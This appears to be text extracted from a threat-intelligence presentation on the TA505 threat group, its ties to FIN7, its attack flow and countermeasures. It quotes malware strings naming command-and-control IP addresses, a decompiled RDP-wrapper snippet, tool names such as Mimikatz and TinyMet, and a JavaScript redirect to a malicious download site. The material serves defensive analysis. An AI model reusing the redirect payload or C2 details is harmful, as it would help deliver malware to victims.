
9588 lines (9587 sloc) | 381 KB Raw Blame History   

🔍 89.144.25.172

1	ip	port	first_seen	last_seen
9260	89.144.25.172	80	2019-03-25	2019-04-22


```
.data:100321... 00000011 C 89.144.25.96,/cm
.data:10032... 0000004C C Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; BTRS125526)
.data:10032... 0000000D C @/submit.php
.data:10032... 00000007 C Cookie
.data:10032... 00000028 C &Content-Type: application/octet-stream
.data:10032... 00000020 C @%windir%\syswow64\rundll32.exe
.data:10032... 00000021 C @%windir%\sysnative\rundll32.exe
.data:10032... 00000015 C \\\%s\pipe\msagent_%x
.data:10032... 00000005 C POST
```

Link Between TA505 & FIN7




3. Escalate Privileges : Mimikatz

Link Between TA505 & FIN7



4. Internal Reconnaissance : batch script


Link Between TA505 & FIN7



5. Move Laterally : RDP, PSEXEC


```
else if ( lstrlenA_sub_10003900(a1, "rdpwrap install") )
{
    RDP_sub_10004740();
}
else if ( lstrlenA_sub_10003900(a1, "rdpwrap uninstall") )
{
    RDP_sub_100049A0();
}
```

Link Between TA505 & FIN7



6. Maintain Presence : Shim Database, TinyMet

Link Between TA505 & FIN7



7. Complete Mission : disseminates malwares to multiple PCs

Link Between TA505 & FIN7

89.144.25.170

89.144.25.171

89.144.25.172

89.144.25.173



89.144.25.174

89.144.25.243

05

Recent Trends

Recent Trends



```
<script type="text/javascript">  
location="https://st438766.clients-share.com/download.php";  
</script>
```

06

Countermeasures

Countermeasures

1. SPF (Sender Policy Framework)
2. RBL (Real-time Blocking List)
3. DKIM (Domain Keys Identified Mail)
4. DMARK (Domain-based Message Authentication Reporting and Conformance)
5. pattern inspection
6. reputation inquiry
7. dynamic analysis in a sandbox
8. converting the mail into an image format
9. understand the attack flow of the TA505 threat group
10. quickly applying the latest IoCs for the TA505 threat group to the detection rule
11. improve the security awareness among executives and employees

07

Conclusion

Thank You

 @darb0ng

 mhlee@fsec.or.kr